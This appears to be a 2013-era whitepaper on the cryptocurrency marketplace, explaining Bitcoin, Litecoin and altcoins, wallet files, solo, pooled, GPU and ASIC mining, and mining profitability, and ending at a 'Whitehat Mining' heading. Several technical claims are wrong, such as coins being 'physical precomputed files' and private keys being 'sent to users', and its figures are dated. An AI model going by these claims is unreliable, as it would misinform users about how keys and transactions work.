

## **Analysis of the Cryptocurrency Marketplace**

*by Alex Heid*

[alex@hackmiami.org](mailto:alex@hackmiami.org)

*Twitter: @alexheid*

*Web: <http://www.HackMiami.org>*

### **Overview**

This paper will go over the technical, economic, and social impact of cryptocurrencies such as Bitcoin and Litecoin. This document will go into a comprehensive level of detail about cryptocurrency technologies and protocols, as this is required to familiarize the reader with the principles behind the rapidly emerging open source economic ecosystem. Furthermore, emerging attack vectors of cryptocurrencies will be discussed, such as custom malware campaigns and targeted exploitation.

### **What is cryptocurrency?**

At the time of writing, the concept of decentralized cryptocurrency is still in its infancy, having been conceived in January 2009 by a pseudonymous researcher going by the name Satoshi Nakamoto. The open source project known as Bitcoin was created on the proof-of-concept principle that transactions can be securely processed on a decentralized peer to peer network without the need for a central clearinghouse.

Centralized management has always been a part of other digital forms of payment, such as credit cards or wire transfers. The nature of the open source cryptocurrency protocol does not allow for traditional disadvantages such as chargebacks or double spending due to the use of signed encryption keys, effectively removing fraud risk from the merchant.

The prominence and popularity of cryptocurrency technology has quickly spread through the general public as means to store and transfer wealth, as well as engage in secure e-commerce. As with any new technology that generates rapid global interest, cryptocurrencies have been targeted by malicious actors seeking exploitation of the experimental nature of the protocol. These attacks have come in the form of data breaches, targeted attacks against end users, and state sponsored regulation.

Cryptocurrencies are physical precomputed files utilizing a public key / private key pairs generated around a specific encryption algorithm. The key assigns ownership of each key pair, or 'coin,' to the person who is in possession of the private key. These key pairs are stored in a file named 'wallet.dat,' which resides in a default hidden directory on the owners hard drive. The private keys are sent to users using dynamic wallet addresses generated by the users engaged in transactions. The destination payment

address is the public key of the cryptocurrency keypair. There is a finite amount of each cryptocoin available on the network, and value of each unit is assigned based on supply and demand, as well as the fluctuating difficulty levels required for mining each coin.

The wallet.dat file is the most important file of the cryptocurrency software architecture, as that is where the physical cryptographic private key file is stored. Much like cash, if a user loses their wallet.dat file, or has it stolen, the cryptocurrency is lost.

The decentralized nature of open source protocol ensures that the control of the network remains in the hands of the users. Transactions are dependent on participants in the network, and the user responsible for the security of their own finances and data, without the need for reliance on third parties such as banking institutions.

Bitcoin operates as a p2p file sharing protocol, and therefore the concept is similar to .torrent technology. The p2p network relies on user participation for successful trusted data exchange. Each transaction is confirmed through key verification on multiple nodes in the network before reaching its destination. This crowdsourced key verification process guarantees the integrity of the data transfer.

The most popular cryptocurrency at the time of writing is Bitcoin, with alternatives such as Litecoin rapidly gaining market traction. The source code for these programs, as well as the code for other cryptocurrencies, are available on all major open source code repositories.

## **Types of Cryptocurrency**

### **Bitcoin**

The first cryptocurrency to emerge was Bitcoin (BTC), based on the SHA-256 algorithm. This virtual commodity was conceptualized in a whitepaper written in 2009 by a pseudonymous author who went by the name Satoshi Nakamoto. Over the course Bitcoin's first four years, the market price of a single Bitcoin has fluctuated from below \$0.01USD to over \$250USD. The highly volatile price has made Bitcoin an attractive investment alternative for traders seeking to profit from market speculation, while at the same time the market volatility has made long term investors and daily users hesitant to participate for long periods of time.

A single Bitcoin can be spent in fractional increments that can be as small as 0.00000001 BTC per transaction. The smallest increment of a Bitcoin is known as a Satoshi, named after the original whitepaper author. The protocol allows for incremental transactions in the event the value of BTC rises to the point where micro transactions will become commonplace. The rise in the value of BTC is

anticipated because there is a limit to the total amount of Bitcoin will ever be created. Once the Bitcoin blockchain is completed, users can only circulate the coin that still exists on the network. As time goes on, Bitcoin will be lost and destroyed through daily use. The principles of supply and demand economics will come into play, increasing value of remaining Bitcoin.


Bitcoin is currently the most reputable of all cryptocurrency, as it is the oldest, and has been the subject of mainstream media coverage due to rapid market fluctuations and an innovative technical concept. At the time of writing, Bitcoin can be interpreted as being the 'gold standard' of cryptocurrency because all alternative cryptocurrency market prices are matched to the price of BTC. Additional details about the history of Bitcoin can be found on the Bitcoin.org website and the official Wikipedia entry. - <http://en.wikipedia.org/wiki/Bitcoin>

**Figure 1.1 - 1.2** displays images of the Bitcoin GUI wallet. Bitcoin and other cryptocurrencies are also able to run as a daemon in the background as a headless server.

**Fig 1.1 - Bitcoin-qt splash screen**



**Fig 1.2 - Bitcoin-qt wallet GUI**



## Litecoin


Litecoin (LTC) can be considered the ‘silver standard’ of cryptocurrency, as it has been the second most adopted cryptocurrency by both miners and exchanges. Litecoin makes use of the Scrypt encryption algorithm, as opposed to SHA-256. One of the goals of Litecoin was to have transactions confirm at a faster speed than on the Bitcoin network, as well as make use of an algorithm that was resistant to accelerated hardware mining technologies such as ASIC. At the time of writing, the Scrypt algorithm is resistant to ASIC mining due to intense RAM requirements.

The total amount of Litecoin that is available for mining and circulation is four times the amount of Bitcoin, meaning there will be quadruple the amount of Litecoin available to Bitcoin. Additional details about the history of Litecoin can be found on the official Litecoin website and the official Wikipedia entry. -


<http://en.wikipedia.org/wiki/Litecoin>

**Figure 1.3 - 1.4** displays images of the Litecoin GUI wallet.

**Fig 1.3 - Litecoin-qt GUI splash screen**



**Fig 1.4 - Litecoin-qt GUI wallet**




## Altcoins

'Altcoin' is a slang term for the dozens of project forks that have emerged within the cryptocurrency software development community. Altcoins are 'forks' of either Bitcoin or Litecoin, meaning they make use of SHA-256 or Scrypt encryption algorithms and feature their own unique properties. Names of various altcoins range from memorable to comical (Feathercoin, Terracoin, P2PCoin, BitBar, ChinaCoin, BBQCoin). The profitability of mining and trading altcoin varies on a daily basis. Some altcoins exceed the profitability of Bitcoin at times, while others are less profitable.

It is believed by some cryptoeconomists that altcoins contribute to a diverse cryptocommodities marketplace, which is a good thing as there is more opportunity for speculative arbitrage and mining difficulty levels are spread over many different networks. Other cryptoeconomists disagree about the beneficial aspects of altcoins, citing overuse of the cryptocoin concept will dilute widespread adoption and restrict the use of the technology to speculative trade markets instead of daily commerce.

**Figure 1.5** displays various logos for some prominent altcoins that are exchanged on various trading platforms. The altcoin software all have similar GUI interfaces to that of Bitcoin and Litecoin.

**Fig 1.5 - A few examples of altcoin logos - PPCoin, Feathercoin, BBQCoin, IXcoin, Mincoin, Terracoin, Freicoin**




## Mining Cryptocurrency

The term 'mining' is slang for the use of computational power to process transactions for a cryptocurrency blockchain in order to receive a reward of cryptocurrency for the effort. The computational power will come in the form of CPU processing or GPU processing. Miners are rewarded for successful 'shares,' or completed computations, by receiving a payment with fees that are collected along the way by the p2p network. At the time of writing, the reward for a successfully completed Bitcoin block is 25 BTC and 50 LTC for a Litecoin block, and diminishes as the blockchain grows.

The computational power requirements differ depending on the encryption algorithm being used. SHA-256 mining rates are measured in GH/s, whereas Scrypt mining rates are measured in KH/s.

**Figure 1.6** displays a screenshot of mining software actively processing the Litecoin at 1.2/Mhs

**Fig 1.6 - CGMiner (2x GPU graphics cards @ ~625KH/s)**



The screenshot shows the CGMiner mining software interface. At the top, a menu bar includes File, Edit, View, Search, Terminal, and Help. Below the menu is a terminal window displaying mining statistics. The output starts with "cgminer version 3.2.0 - Started: [2013-06-03 01:11:46]". It then provides a summary of mining performance: "(5s):1.286M (avg):1.289Mh/s | A:23034 R:440 HW:0 U:72.7/m WU:1186.5/m". It also shows connection details: "Connected to [REDACTED] diff 15 with LP as user [REDACTED].4". The current block hash is "Block: 38a5bdeb9e0f165...". Mining options are listed as "[P]ool management [G]PU management [S]ettings [D]isplay options [Q]uit". Below this, GPU usage is detailed: "GPU 0: 82.0C 393LRPM | 681.0K/673.6Kh/s | A:11971 R:223 HW:0 U:37.79/m I:19" and "GPU 1: 65.0C 3880RPM | 615.4K/616.3Kh/s | A:11067 R:217 HW:0 U:34.94/m I:19". The bottom section of the terminal shows a history of accepted shares: "[2013-06-03 06:28:27] Accepted 04b27ed4 Diff 54/15 GPU 1", "[2013-06-03 06:28:27] Accepted 043179b0 Diff 61/15 GPU 0", "[2013-06-03 06:28:27] Accepted 0e7491a2 Diff 17/15 GPU 1", "[2013-06-03 06:28:28] Accepted 01d0a556 Diff 141/15 GPU 0", "[2013-06-03 06:28:28] Accepted 089dce74 Diff 29/15 GPU 0", "[2013-06-03 06:28:30] Accepted 05b12acf Diff 44/15 GPU 0", "[2013-06-03 06:28:30] Accepted 09fcc6f1 Diff 25/15 GPU 0", "[2013-06-03 06:28:32] Accepted 0a9519ab Diff 24/15 GPU 0". An asterisk (\*) is visible at the end of the log.

## Solo Mining

Miners are able to use the computational power of their CPU or GPU to process transactions for the cryptocurrency network on their own, as opposed to pooling resources with other miners. The advantage of solo mining is that the miner would receive a full payout for a completed blockchain. The disadvantage to solo mining is that an increasing difficulty rate makes the chances of repeatedly completing a block with a valid share submission minimal. Solo mining is advantageous when cryptocurrencies are newly introduced, and becomes less effective as more miners join the network.

Some unscrupulous developers have been known to ‘pre-mine’ coins on a blockchain of a fork that they have developed in the hopes that they can corner their own market and sell the coins at a later date, earning a significant profit. The idea is that if the fork can be promoted enough to be adopted by an exchange trading platform, and then the developers can unload pre-mined cryptocurrency for a profit in a ‘pump and dump’ fashion.

However, the nature of the public blockchain makes the tactic of pre-mining transparent to those curious enough to investigate. Once a cryptocurrency community discovers the existence of pre-mined coins, exchanges may become hesitant to adopt the fork, miners may drop from the network, and the value lowers as the supply and demand paradigm undergoes a shift.

## Pooled Mining

Most miners make use of ‘mining pools’ in order to maximize the efficiency of their computational efforts. A ‘pool’ is software hosted on a web server, usually a VPS or dedicated server. Miners create accounts on the pool server and then add pool authentication credentials to the configuration files of their mining client software on local mining equipment. Once the mining client authenticates, it is able to share resources in the distributed computing network that will allow for a more efficient use of hardware.

The mining pool server will receive reward payments from the cryptocurrency network, and distribute the payment to miners based the amount of the miners computational effort accepted by the network. Most pools take a small percentage of the rewards and payouts in order to cover operating costs. Miners are aware of this, and generally have no issue with contributing in order to maintain the project.

## Stratum Protocol

For miners with multiple mining rigs, some mining pools support the use of the ‘Stratum’ protocol. Stratum is used to synchronize the computational effort of multiple mining rigs to reduce the chances of duplicate share submission, thereby maximizing efficiency of the miners combined resources.

**Figures 1.7 - 1.8** displays examples of well known mining pools for Bitcoin and Litecoin.

**Fig 1.7 - Popular Bitcoin Mining Pool - DeepBit.net**

The screenshot shows the homepage of deepbit.net. At the top, there's a navigation bar with links for MAIN, Statistics, Help, Payments, Forum, My account, and Register... Below the navigation, a banner states: "Deepbit is a Bitcoin pool. Bitcoin mining allows you to make money with your computer (even when you are AFK), and pooled mining helps you to get a faster payouts." A "Register..." button is also present.

On the left side, there's a sidebar with a "MAIN" section containing a login form for e-mail and pass, and a "Log in" button. Below the login form, there are several news items:

- 17 Mar 2012**: If you are using Bitcoin-Qt 0.5-0.6 for Windows, please update.
- 9 Mar 2012**: 1 000 000 BTC mined by our users during 1 year of operation.
- 5 Feb 2012**: If you experience connection problems with GUIminer or poclBM this is caused by a bug in the miner code and you need to update.
- 13 Dec 2011**: 現在已經可以选择中文界面！
- 13 Dec 2011**: New difficulty: 1155038, 5.9% increase

The main content area has a heading "How to start" with a numbered list of steps:

1. Register account
2. Download any of this bitcoin miners
  - poclBM-GUI miner (**recommended for GPU**)
  - m0mchil's GPU miner (same, but w/o GUI)
  - phoenix GPU miner
  - Diablo's GPU miner
  - puddinpop's GPU/CUDA miner (for nVidia)
  - Ufasoft's CPU miner
3. Start the miner ([help with command lines](#))
4. Put your bitcoin address into your [profile](#)
5. Relax for a day, get a payment, convert your bitcoin to USD on a [market](#) (or keep them)

**Fig 1.8 - Popular Litecoin Mining Pool - Pool-X.eu**

The screenshot shows the homepage of pool-x.eu. At the top, there's a logo of a pirate ship and the text "POOL-X.EU JOIN THE CREW BRING YOUR SLAVES". A "NOTICE" box contains information about mining software and stratum settings.

The main menu includes Home, Register, Stats, Getting Started, About, and a currency converter for BTC-E (\$/LTC).

The "WELCOME, GUEST" section features a "Dashboard" box with a "LOGIN" button and a "Forgot your password?" link. It also displays "Stats last updated: 04:44:33 GMT+2 (updated every 30 secs)".

The "POOL-X.EU" section displays the following information:

- Welcome to Pool-X, Mining litecoins since Saturday 15th of October 2011
- Pool has 3% Fee
- News (with a list of recent events from 2012 and 2013)

# CPU Mining

Bitcoin and Litecoin could originally be mined with a CPU, however as difficulty rates increased this no longer became a profitable method. As ASIC and GPU accelerated processing is adopted for Bitcoin and Litecoin, new Altcoins continually emerge that satisfy the marketplace demand to be able to make efficient use of CPU processing power.

# GPU Mining

At the time of writing, GPU accelerated mining is the most common method of the majority of cryptocurrencies. A single GPU is able to process the approximate equivalent of 44.64 CPUs (estimating 14KH/s or MH/s per CPU and 625KH/s or M/Hs per GPU). Gamers, graphic designers, film editors, and password hash analysts are all able to make use of their existing hardware to efficiently participate in cryptocurrency mining.

A hardware efficiency comparison is available on the official Bitcoin wiki - [https://bitcoin.it/wiki/Mining\\_hardware\\_comparison](https://bitcoin.it/wiki/Mining_hardware_comparison)

**Figure 1.9** shows a sample of what mining traffic looks like as it traverses the local network. The pool destination and cryptographic data is observable within the traffic, and is generally not bandwidth intensive. It is simply a JSON formatted POST request and GET request.

**Fig 1.9 - Screenshot of cryptocurrency ‘pooled mining’ traffic.**

## ASIC Mining

Application Specific Integrated Circuits (ASIC) have been developed for Bitcoin. Due to the customized and specific nature of ASIC technology, there is currently only ASIC for Bitcoin. ASIC mining is advertised as having exponentially more computational processing power using significantly less resources than GPU mining, such as hardware and electricity.

It is hypothesized that as the popularity of ASIC accelerated hardware grows among the Bitcoin mining community, GPU miners will begin switching to Litecoin or other altcoins that are resistant to ASIC technologies. The benefits and drawbacks of this type of diversification is currently a popular subject of debate among the mining community.

**Figure 1.10** displays an example of marketing material for a Bitcoin ASIC manufacturer. The marketing material compares the hardware requirements of GPU mining to ASIC mining to demonstrate superior efficiency.

**Fig 1.10 - Marketing material for a Bitcoin ASIC manufacturer**

# The ASIC Revolution

<p>ATI 5850 Quad Crossfire</p>  <p>\$649 1,384 Mhash/s</p> <p><b>DISCONTINUED</b> ⚠ OUT OF STOCK. <a href="#">2 used</a> from \$150.00</p>	<p>BitForce "Little" Single SC</p>  <p>\$649 30,000 Mhash/s</p> <p><b>PRE-ORDER NOW ➤</b></p> <p><a href="#">www[REDACTED].com</a></p>
---	--

© 2012 [REDACTED] - ASIC Bitcoin Miner

## Economics of Mining

It is hypothesized by miners that the price of cryptocurrencies will continue to rise due to limitations of the supply and the finite caps on availability for mining. Evolving technologies shape the profitability of mining methods on a regular basis. Generally, miners who have consistently mined Bitcoin or Litecoin long term have earned a return on hardware investment 6 months to one year. Miners who switched to cryptocurrency mining with GPU accelerated hardware using equipment that was already owned for applications such as password hash cracking, 3D gaming, or film production had an advantage because they were already in possession of efficient mining equipment and experienced lower out of pocket investments.

The increase in difficulty and resulting increase in market price is beneficial for miners that have been harvesting and saving for long periods of time. Long term miners who have been saving their rewards will have a large reserve of cryptocoin from when difficulty rates were low and payouts were high. The resulting increases in cryptocoin market prices result in an increase in the value of the miner's overall portfolio.

## Mining Profitability

Miners who get into a cryptocurrency fork after the difficulty has significantly increased, such as latecomers or 'pool jumpers,' (miners who constantly switch coin types based momentary profitability), are less likely to benefit from cryptomarket fluctuations. Moreover, the miner may even suffer from the fluctuations as it will take a longer period of time for the miner to match their return on investment as they may not have an established cryptocurrency portfolio.

However, newcomers to cryptocurrency mining should not be discouraged by increasing difficulty rates. The market price of the cryptocurrency goes up as a result, and discipline and persistence of consistent mining will eventually be profitable as with any hobby or passion.

**Figure 1.11** displays an example of mining profitability calculations for various cryptocurrencies.

**Fig 1.11 - Dustcoin.com Mining Profitability Calculator Rates (per day)**


Cryptocoins Mining Information												
Coin	Algo	Merged Mining	Blocks	Difficulty	Reward Per Block	Price BTC	Market Cap. BTC	Ratio vs. BTC	Revenue Coins / Day	Revenue BTC / Day	Revenue USD / Day	
Bitcoin	SHA-256	N	243856	19339258	25	1.00000000	11346400	100.00%	0.052	0.052	\$5.01	
Litecoin	scrypt	N	379563	808.548	50	0.02919757	554115	139.67%	2.49	0.0727	\$7.00	
Namecoin	SHA-256	Y	119186	7872315	50	0.00540140	32188	2.65%	0.256	0.00138	-\$0.13	
PPCoin	SHA-256	N	55650	417297	393.41	0.00126775	24637	92.46%	37.9	0.048	\$4.62	
NovaCoin	scrypt	N	29149	175.958	10.56	0.03211500	9626	149.11%	2.41	0.0774	\$7.45	
Feathercoin	scrypt	N	43348	97.307	200	0.00081552	7070	129.66%	82.7	0.0674	\$6.49	
Terracoin	SHA-256	N	150952	24329	20	0.00131487	3969	83.61%	33.1	0.0435	\$4.19	
Devcoin	SHA-256	Y	95400	1084882	5000	0.00000080	3816	0.29%	185	0.00015	+\$0.01	
Ixcoin	SHA-256	Y	145015	929351	96	0.00003800	529	0.30%	4.16	0.00016	+\$0.02	
ChinaCoin	scrypt	N	59584	41.821	88	0.00009500	498	15.46%	84.7	0.00805	\$0.78	
Mincoin	scrypt	N	75128	1.391	2	0.00036900	397	41.04%	57.8	0.0213	\$2.05	
Freicoin	SHA-256	N	29733	34546	225	?	?	?	262	?	?	
Bytecoin	SHA-256	N	18388	35794	50	?	?	?	56.2	?	?	
BBQCoin	scrypt	N	471004	1.068	42	?	?	?	1582	?	?	

## Market Caps and Network Mining Limits

Each cryptocurrency has a finite amount of coins available to be mined for the network. Bitcoin will only have 21 million coins mined, Litecoin will only have 84 million coins. At the time of writing, over eleven million Bitcoin have been mined and the market value exceeds one billion dollars USD.

**Figure 1.12** shows the market caps and circulating crypto coins available at the time of writing.

Fig 1.12 - Coinmarketcap.com Cryptocurrency Market Capitalization



## Whitehat Mining

